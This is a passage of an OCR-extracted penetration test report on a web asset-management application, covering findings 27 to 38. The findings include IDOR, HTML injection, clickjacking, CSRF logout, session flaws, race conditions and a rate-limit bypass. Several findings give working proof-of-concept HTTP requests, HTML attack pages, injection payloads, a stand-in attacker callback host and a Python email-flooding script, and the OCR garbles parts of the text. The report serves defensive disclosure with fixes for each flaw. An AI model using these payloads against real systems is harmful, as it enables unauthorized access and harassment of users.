3. Implement **audit logging** for checklist modifications.

27 IDOR via CSV Upload Allows Adding Assets to Victim Location

Description:

The client application is vulnerable to an **Insecure Direct Object Reference IDOR** in the CSV asset upload functionalit y.

An attacker can manipulate the `locationId` and `companyId` parameters in the CSV upload request to **add assets to a victim's location** without authorization.
This could allow an attacker to:

- Inject unauthorized assets into a victim's environment
- Potentially confuse asset management and reporting
- Chain this vulnerability with other attacks (e.g., malicious asset names leading to XSS or social engineering)

Affected Page:

```
https://app.client.com/home/assets/LL1753910636858806925
```

Severity:

High (IDOR Unauthorized Asset Injection)

CVSS : 7.5 (High)

Proof of Concept (PoC):

Step 1:

Login with an **attacker account**.

Step 2:

Navigate to the **Asset CSV Upload** section and upload an asset CSV to your own location.

Intercept the request using Burp Suite.

Step 3:

In the intercepted request, **replace**:

- `locationId` : Victim Location ID
- `companyId` : Victim Company ID

Step 4:

Forward the modified request. The asset will now appear in the **victim location**.

Affected Request Example:

```
POST /asset/upload-csv HTTP/2
Host: api.client.com Cookie: ▒Manager_Cookie]
User-Agent: Mozilla/5.0 ▒Windows NT 10.0; Win64; x64; rv:141.0▒ Gecko/20100101
Firefox/141.0
Accept: application/json, text/plain, /
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/json
Authorization: Bearer ▒Manager_Auth_Token]
Content-Length: 226


{
  "locationId": "victim-location-id",
 "csv": "Asset,Subasset,Part,Description,Warehouse,Type,Make,Model,Vendor,Manufacturer,Purchase Date,Wa

rranty End Date,cf_https://attacker.burpcollaborator.net (currency)\r\nfrd8888884rewd,,,rvdsc,1.75257E▒1
7,,,,,,,",  "companyId": "victim-company-id",  "rootLocation": "LL1753910636858806925" }
```

Impact:

- Unauthorized assets can be added to victim locations.
- Can be chained with other vulnerabilities (e.g., HTML Injection in asset name) for account takeover or phishing.
- Compromises **data integrity** of asset management.

Recommendation:

1. **Log unauthorized attempts** to detect malicious activity.
2. **Implement proper access control** :Validate `locationId` and `companyId` against the authenticated user's permissions on the server-side.
3. **Use object-based authorization**:Ensure the user can only modify their own locations.

28: HTML Injection on Checklist Reading Section

Vulnerability Type: HTML Injection

Severity: Low

CVSS Score: 3.7 (may increase if leveraged to XSS)

Description:

An HTML Injection vulnerability was identified in the **Checklist Reading** section of the application. When a user inputs HTML payloads, the application reflects them in the error message without proper sanitization or encoding. This could potentially lead to further exploitation, such as Cross-Site Scripting (XSS), if chained with other conditions.


Affected URL

```
https://app.client.com/home/work-orders/
```

Steps to Reproduce:

1. **Login** to a valid user account.
2. Navigate to the **Checklist Reading** section of any work order.
3. Enter the following HTML payload in the input field:

```
">poc<h1>hello</h1
```



Click on Save.


Observe that the payload is reflected in the **error message**, confirming **HTML Injection**.

Proof of Concept PoC

- Injected Payload:

```
">poc<h1>hello</h1>
```

- Result: Payload is rendered in the **error box**.



Impact:

- The injected HTML is executed in the error message, confirming HTML injection.
- If combined with script tags or other vectors, this could potentially escalate to **Stored or Reflected XSS**, leading to session hijacking or sensitive data exposure.

Recommendation:

- Implement **output encoding** for all user-supplied data displayed in the error messages.
- Sanitize and validate all inputs server-side to prevent malicious HTML or script injections

29:Clickjacking PoC

Vulnerability: Clickjacking UI Redress Attack)

Affected URL

https://app.client.com/home/settings/users

Severity: Medium (can be escalated if sensitive actions can be performed via iframe)

Description:

The web application does not implement proper `X-Frame-Options` or `Content-Security-Policy: frame-ancestors` headers, allowing an attacker to load the page in an iframe.

An attacker can trick a victim into clicking invisible buttons (like **Add User**) leading to unauthorized actions.

Proof of Concept (HTML File)

Save the following PoC as `clickjacking_poc.html` and open it in a browser:

```
html
CopyEdit
>!DOCTYPE html>
<html>
<head>
 <title>Clickjacking PoC  client/title>
   <style>
     iframe {
        position: absolute;
        top: 0;
        left: 0;
        width: 100%;
        height: 100%;
        opacity: 0.1; /* Make it almost invisible */
        z-index: 2;
     }
     button {
        position: absolute;
        top: 200px;
        left: 200px;
        z-index: 1;
        padding: 20px;
        background-color: red;
        color: white;
        font-size: 20px;
        cursor: pointer;
     }
  </style>

  </head>
   <body>
  <h1>Special Offer  Click to Claim!</h1
  <button>Claim Your Offer</button>

 <iframe src="https://app.client.com/home/settings/users"></iframe> </body>
</html>
```

How it Works

The victim is lured to visit this malicious page. The iframe loads the client **User Management Page**. The transparent iframe aligns with the fake button. When the victim clicks the fake button, they actually interact with the **Add User** or other critical buttons on the

original page.

Impact

- If the victim is logged in as an admin, attackers could:
  - Add new users
  - Modify user roles
  - Perform any action available on that page

Recommendation

- Implement X-Frame-Options: DENY or SAMEORIGIN .
- Use **Content-Security-Policy** CSP with

30:**Session Not Terminated on New Login Multiple Active Sessions) Description:** The application does not terminate old sessions when a new login occurs. Since the authentication is **OTP-based only**, there is no option for users to manually revoke sessions. This allows an
attacker with a valid session to maintain access indefinitely, even after the victim logs in again.

Severity: Medium
CVSS Score:6.5 Medium)

Steps to Reproduce:

Login as User A using OTP in Browser 1. frame-ancestors 'none' or your domain.

Copy the **session cookie/token**.

Login again as User A using OTP in Browser 2.

Observe: Both Browser 1 and Browser 2 remain logged in simultaneously.

There is **no option to terminate the first session**, so if an attacker had Browser 1 session, they remain logged in.

Impact:

- An attacker with a stolen session can maintain **persistent unauthorized access**.
- Victim has **no control** to revoke or terminate the attacker's session.
- This could lead to **account takeover**, **data theft**, or **unauthorized actions** until the session naturally

Recommendation:

- Implement **automatic session invalidation** when a new session is initiated.
- Provide a **"Logout from all devices"** feature in the user profile.
- Use **short-lived session tokens** with periodic OTP re-verification.

31:Session Not Terminated on Server Side

Vulnerability Type: Session Management Flaw / Multiple Concurrent Sessions

Severity: Medium

CVSS v3.1 Score: 5.3 ▒AV▒N/AC▒L/PR▒L/UI▒N/S▒U/C▒L/I▒L/A▒N▒

Description:

The application allows multiple concurrent sessions without invalidating the previous ones.

- When a user logs in from another device/browser, the old session is **not terminated server-side**.
- This allows an attacker with a stolen or hijacked session token to maintain persistent access to the victim's account.

Affected URL:

https://app.client.com/ ▒Login Functionality)

Steps to Reproduce:

Step 1: Login to the application in **Browser A** using a valid user account. Observe that a session is created and you can access the account. **Step 2:**Login to the **same account in Browser B** (or incognito mode / another device) using valid credentials. **Step 3:**Observe that:

- The **first session in Browser A remains active**.
- There is **no session termination** or logout on the server side for the previous session.

Step 4▒

From **Browser A**, continue performing any authenticated actions successfully.

Security Risk / Impact:

- If an attacker steals the session (via XSS, phishing, or session ID leakage), the victim **cannot forcefully revoke access**.
- Persistent account compromise is possible.
- This violates **best practices for session management**.

Recommendation:

- Implement **server-side session invalidation** on new logins.
- Provide a **"Logout from all devices"** feature.
- Maintain a session table in the database and **terminate previous sessions** when a new login occurs.

31:CSRF

Vulnerability Title:

CSRF on Logout ▒ client

Description:

The logout functionality of client is vulnerable to **Cross-Site Request Forgery ▒CSRF▒**. An attacker can force a logged-in user to logout by making the victim visit a malicious page containing a crafted request to the logout endpoint.

Since the request is a **GET request** and does not implement CSRF tokens or proper SameSite cookie protection, it can be triggered without the user's consent.

Affected Endpoint:

```
sql CopyEdit GET /user/logout?
companyId=&rootLocation= HTTP/2 Host:
api.client.com
```

Steps to Reproduce:

▒▒ Login to client using a valid user account. ▒▒ Copy the following PoC HTML and host it on any server controlled by the attacker. ▒▒ When the victim visits the page, they will be **logged out automatically**.

Proof-of-Concept (PoC) HTML:

```
<html>
  <body>
  <h2▒CSRF Logout PoC ▒ client▒/h2▒
  <img src="https://api.client.com/user/logout?companyId=&rootLocation=" style="display:none;">  </body>
</html>
```

How it works:

- The `<img>` tag automatically sends a **GET** request to the logout endpoint.
- Since the user's cookies are sent automatically, the session is invalidated, logging the user out.

Impact:

- Attacker can **force logout** of any active client user. This can be used in **phishing or DoS**
- **scenarios**, repeatedly forcing users to re-authenticate.

Severity: Low ▒P4▒ ▒ CSRF Logout

CVSS Score: 3.1 ▒AV▒N/AC▒L/PR▒N/UI▒R/S▒U/C▒N/I▒L/A▒N▒

32: Email HTML Injection via QR Form Submission

Description:

An **Email HTML Injection** vulnerability exists when submitting an issue through the **QR code reporting form**.

By injecting HTML tags into the issue submission form, the payload is executed in the **email received by the victim**, allowing potential HTML or script execution in emails.

Severity: Medium

CVSS Score: 5.4 ▒CVSS▒3.1/AV▒N/AC▒L/PR▒N/UI▒R/S▒C/C▒L/I▒L/A▒N▒

Affected URL▒


```
https://app.client.com/report/AA1754144473030465883
```

Proof of Concept (PoC)


Step 1▒

Submit an issue using the QR form with the following HTML payload:

```
">poc<h1>hello</h1▒
```



Step 2: Once submitted, the **victim receives an email**, and the injected HTML is rendered, confirming **Email HTML Injection**.



Impact:

- Attacker can **inject malicious HTML** into emails sent to users or admins.
- Could lead to:
  - **Email spoofing or phishing** (tricking users into clicking malicious links).
  - **Defacement of email templates**.
  - Potential **stored XSS in email clients** that execute scripts in specific conditions.

Recommendation:

- **Sanitize all user inputs** before including them in emails (strip HTML tags).
- **Encode special characters** (e.g., `<` → `<`, `>` → `>`) before sending emails.
- Implement a **content security policy for emails** where possible.
- Validate input on both **client-side and server-side** to block suspicious payloads.

33: Insecure Data Storage

Description:

The application does not securely handle uploaded files. Even after deleting a file from the checklist, the file remains accessible on the server, indicating **insecure data storage**. This can lead to unauthorized access to sensitive data if an attacker obtains the file URL.

Severity: Medium

CVSS Score: 5.3 Base: C I L, A N

Affected URL

https://app.client.com/home/work-orders/

Proof of Concept (PoC)

Step 1: Upload a proof file in the checklist section of any work order. **Step 2:**Open the uploaded file via its accessible URL and confirm it loads successfully. **Step 3:**Delete the uploaded proof from the work order checklist.

Step 4: Access the same file URL again.

- **Observation:** The file remains accessible even after deletion.

poc:https://dm/file/d/1ExHB97_YVpSdsWCUu5q2prpaKn3oN6gj/view?usp=sharing

Impact:

- Sensitive or confidential files remain publicly accessible even after the user believes they have been deleted.
- Could lead to **data leakage** if the file URL is shared or guessed by an attacker.

Recommendation:

- Implement **secure file deletion** on the server after a file is removed from the application.
- Ensure that deleted file URLs return **404 Not Found**.
- Consider using **temporary signed URLs** for file access to prevent long-term exposure.

34: Copy Asset – HTML Injection

Description:

An HTML Injection vulnerability exists in the "Copy Asset" functionality. When a location name contains HTML payloads, they are rendered without sanitization, leading to potential HTML injection.

Severity: Medium

CVSS Score: 5.4 (can increase if leveraged for XSS

Affected URL


```
https://app.client.com/home/assets
```

Proof of Concept (PoC)

Step 1: Create a new location with the following name as the payload:

```
">poc<h1>hello</h1
```

Step 2: Navigate to the **Copy Asset** option and select the newly created location. **Step 3:**Observe that the injected HTML payload is executed/rendered, confirming HTML Injection.



Impact:

- Attackers can inject arbitrary HTML content into the page.
- This can potentially be escalated to XSS if combined with JavaScript payloads.
- Users could be tricked into clicking malicious elements or disclosing sensitive information.

Recommendation:

- Implement proper input sanitization and output encoding on location names.
- Utilize libraries like DOMPurify for safe rendering of user-generated content.

35: Restriction Bypass on Billing Details

Description:

The application does not allow an admin to edit the billing details once submitted. However, a restriction bypass allows a user to edit the billing details by forging a request with the admin's session.

Severity: Medium

CVSS Score: 6.5 (can vary based on impact)

Affected

URL:https://app.client.com/home/settings/billing


Proof of Concept (PoC)

Step 1: Login using a normal user account. **Step 2:**Intercept any request and forge a new request as shown below:

```
makefile
CopyEdit
POST /billing/rp/save-legal-company-details HTTP/2
Host: api.client.com
Cookie: <admin_cookie>
User-Agent: Mozilla/5.0 ▒Windows NT 10.0; Win64; x64; rv:141.0▒ Gecko/20100101 Firefox/141.0
Accept: application/json, text/plain, */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/json
Authorization: Bearer <admin_auth_token>
Content-Length: 258
Origin: https://app.client.com
Sec-Gpc: 1
Referer: https://app.client.com/
Sec-Fetch-Dest: empty
Sec-Fetch-Mode: cors
Sec-Fetch-Site: same-site
Priority: u=0
Te: trailers
Connection: close


{
    "legalCompanyName": "a",
    "taxId": "a",
    "cityDetails": {
        "countryCode": "IN",
        "coordinates": ▒77.591301, 12.979101▒,
      "regionCode": "KA"
  },
  "cityName": "Bengaluru, Karnataka, India",
    "zipCode": "443204",
 "companyId": "1754466787687492718",
   "rootLocation": "LL1754467157261902820"
}
```

Note: Replace the Cookie and Authorization token with the **admin's** session values.

Step 3: Send the modified request. The billing details, which should be restricted from editing, are successfully updated.



Impact:

- Allows unauthorized modification of sensitive billing information.
- Can lead to invoice manipulation and potential financial fraud.

Recommendation:

- Implement proper **server-side authorization checks** to ensure only authorized users can modify billing details.
- Use **role-based access control (RBAC)** on sensitive endpoints.
- Invalidate requests that attempt to use another user's session or token.

36:Race Condition on User Add

Description

The /user/invite-user endpoint allows adding new users to a company. By exploiting a **race condition**, an attacker can send multiple concurrent requests with the same email or modified parameters, potentially creating **duplicate user entries**, **privilege escalations**, or bypassing **business logic constraints**.

Setup Steps

Login to the Application

- Access the client platform using a valid account with permission to add users.

Capture the User Invite Request

- Using **Burp Suite** or **any HTTP interceptor**, capture the following request when inviting a new user:

```
POST /user/invite-user HTTP/2
Host: api.client.com
Cookie: cookie
Authorization: Bearer auth-token
Content-Type: application/json
Content-Length: 177

{"name":"fwds","email":"wds@sdc.om","role":"admin","userId":null,"isLdapUser":null,"billing":"noaccess","c
ompanyId":"1752224685105194861","rootLocation":"LL1752582100024983164"}
```

Send to Repeater/Intruder

- Forward the captured request to **Intruder** or **Turbo Intruder** in Burp Suite for race condition testing.

Proof-of-Concept (PoC) – Race Condition

Step 1: Prepare Concurrent Requests

- Load the captured POST /user/invite-user request into **Burp Intruder** or **Turbo Intruder**.
- Configure **multiple threads** 20–50 to send the request simultaneously.
- Optional: Change the "email" parameter slightly to bypass duplicate checks if needed, e.g.:

```
"email": "wds+1@sdc.om"
"email": "wds+2@sdc.om"
```

Step 2: Execute the Attack

- Launch the attack with **high-speed concurrent requests**.
- Observe server responses for:
  - **Multiple successful user creations**
  - **Duplicate entries**
  - **Unexpected privilege escalations**

Step 3: Validate the Race Condition

- Check the **User Management** section of the application.

- Verify if multiple users with the same or slightly modified emails were created simultaneously.
- Check email notifications if the system sent multiple invitations.

Impact

- **Bypass intended business logic** (e.g., only one invite should be sent per user).
- **Multiple duplicate accounts** can lead to resource exhaustion.
- **Privilege abuse** if multiple `admin` users are created simultaneously.

Recommendation

- Implement **server-side locking** or **atomic transactions** to handle user invites.
- Enforce **idempotent request handling** to prevent duplicate actions under concurrent requests.
- Apply **rate limiting** on critical endpoints like `/user/invite-user`.

37:Race Condition on Delete Users

Description:

A race condition vulnerability exists in the **user deletion functionality**. When two admins ▒Admin A and Admin B▒ simultaneously trigger user deletion requests targeting each other, both users are deleted successfully. This indicates that the system does not implement proper locking or concurrency control, allowing mutual deletion to occur.

Severity: High

CVSS Score: 7.5 ▒High)

Vector: AV▒N/AC▒L/PR▒H/UI▒N/S▒U/C▒H/I▒H/A▒H

Affected URL▒

```
https://app.client.com/home/settings/users
```

Steps to Reproduce (PoC)

▒▒ **Login** as **Admin A** and **Admin B** in two different browsers or sessions.

▒▒ **Intercept** the network request for deleting a user when Admin A tries to delete Admin B.

Example request:

```
DELETE /user/delete HTTP/2
Host: api.client.com
Cookie: cookie
User-Agent: Mozilla/5.0 ▒Windows NT 10.0; Win64; x64; rv:141.0▒ Gecko/20100101
Firefox/141.0
Accept: application/json, text/plain, */*
Authorization: Bearer ▒Admin-A▒Token>
Content-Type: application/json
```

72

```
{"userId":"▒Admin-B▒UserID▒","companyId":"1752224685105194861"}
```

▒▒ **Simultaneously**, Admin B intercepts and modifies their deletion request to target Admin A▒

```
DELETE /user/delete HTTP/2 Host: api.client.com Cookie: cookie User-Agent: Mozilla/5.0
▒Windows NT 10.0; Win64; x64; rv:141.0▒ Gecko/20100101 Firefox/141.0 Accept:
application/json, text/plain, */* Authorization: Bearer ▒Admin-B▒Token> Content-Type:
application/json
```

```
{"userId":"▒Admin-A▒UserID▒","companyId":"1752224685105194861"}
```

▒▒ **Send both requests at the same time** using **Turbo Intruder**, **Burp Repeater with Parallel Threads**, or **Race Condition PoC scripts**.

▒▒ **Observe** that **both Admin A and Admin B accounts are deleted**, which should not happen.

Impact

- Leads to **mutual deletion of privileged users** without any restriction.
- Can be abused for **Denial of Service ▒DoS▒** on admin accounts.
- Could lead to **complete loss of administrative access** if exploited by an insider.

Recommendation

▒▒ **Implement concurrency controls / locking** to prevent mutual deletion at the same timestamp.

▒▒ **Add transaction validation** to ensure that a user cannot delete another user if a self-delete or mutual delete conflict occurs.

▒▒ **Log and rate-limit user deletion requests** to detect race conditions.

38:Rate Limit Missing on Report Issue

Description:

The report issue functionality does not implement any **rate limiting**, allowing an attacker to **submit multiple issues rapidly** without any restriction. This can be abused to **spam the system**, **perform Denial of Service ▒DoS▒**, or **generate excessive alerts** in the backend.

Severity: Medium

CVSS Score: 5.3 ▒Medium)

Vector: AV▒N/AC▒L/PR▒L/UI▒N/S▒U/C▒N/I▒N/A▒L

Vulnerability:

RateLimitBypasson Login Mail Trigger via `X-Forwarded-For` Header

Description:

The applicationsends a login token email to the user without proper rate limiting.

Even if the server enforces rate limits per IP, an attacker can bypass this protection by manipulating the `X-Forwarded-For` header with random IP addresses, allowing mass
email spamming to the victim's inbox. This can lead to:

- Email spam/flooding for the victim.
- Possible **Denial of Service (DoS)** of victim's email account.
- Abuse for **OTP/Token harvesting attacks**.

Severity:

Medium (CVSS 3.1: 5.3)

- **Attack Vector:** Remote
- **Impact:** Spam/Flood & DoS
- **Likelihood:** High

Affected Endpoint:

```
POST /user/send-token HTTP/2
Host: api.client.com
```

PoC Steps:

Step1 Intercept the request when triggering the login email.

Sample original request:

```
POST /user/send-token HTTP/2
Host: api.client.com
Cookie: cookie
User-Agent: Mozilla/5.0 Windows NT 10.0; Win64; x64; rv:141.0 Gecko/20100
101 Firefox/141.0
Accept: application/json, text/plain, */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/json
Authorization: Bearer null
Content-Length: 83
Origin: https://app.client.com
Sec-Gpc: 1
Referer: https://app.client.com/
Sec-Fetch-Dest: empty
Sec-Fetch-Mode: cors
Sec-Fetch-Site: same-site
Priority: u=0
Te: trailers
Connection: close

{"email":"victim@example.com","secretToken":null,"companyId":"","rootLocation":""}
```

Step 2 Add the `X-Forwarded-For` header with a **random IP address**.

Example:

```
X▒Forwarded-For: 192.168.1.101
```

Step 3▒ Automate the request using **Burp Intruder**, **Turbo Intruder**, or **Python** by rotating the `X▒Forwarded-For` IP▒

video poc:https://client/file/d//view? usp=shar ing

Python PoC Example:

```
python
CopyEdit
import requests

url = "https://api.client.com/user/send-token" data =
{  "email": "victim@example.com",

   "secretToken"▒ None,
 "companyId": "",
   "rootLocation": ""
}

for i in range(1, 101▒▒
   headers = {
      "X▒Forwarded-For":        f"192.168.1.{i}",
      "Content-Type":          "application/json",
      "Origin":              "https://app.client.com",
      "Referer": "https://app.client.com/"
   }
   r   =   r e q u e s t s . p o s t ( u r l ,   j s o n = d a t a ,   h
```

```
    print(f"Request {i} ▤ Status: {r.status_code}")
```

Impact:

- Attacker can trigger **unlimited OTP emails** to the victim.
- Can **flood victim inbox** leading to denial of service of email.
- Potential **abuse for brute force or OTP token bypass**.

Recommendation:

▤▤ Implement **strict server-side rate limiting** based on **email + account**, not just IP.

▤▤ **Ignore `X▤Forwarded-For`** for rate limiting or use a **trusted proxy whitelist**.

▤▤ Add **cool-down timers** before sending the next token to the same email.

client Vulnerability Severity Distribution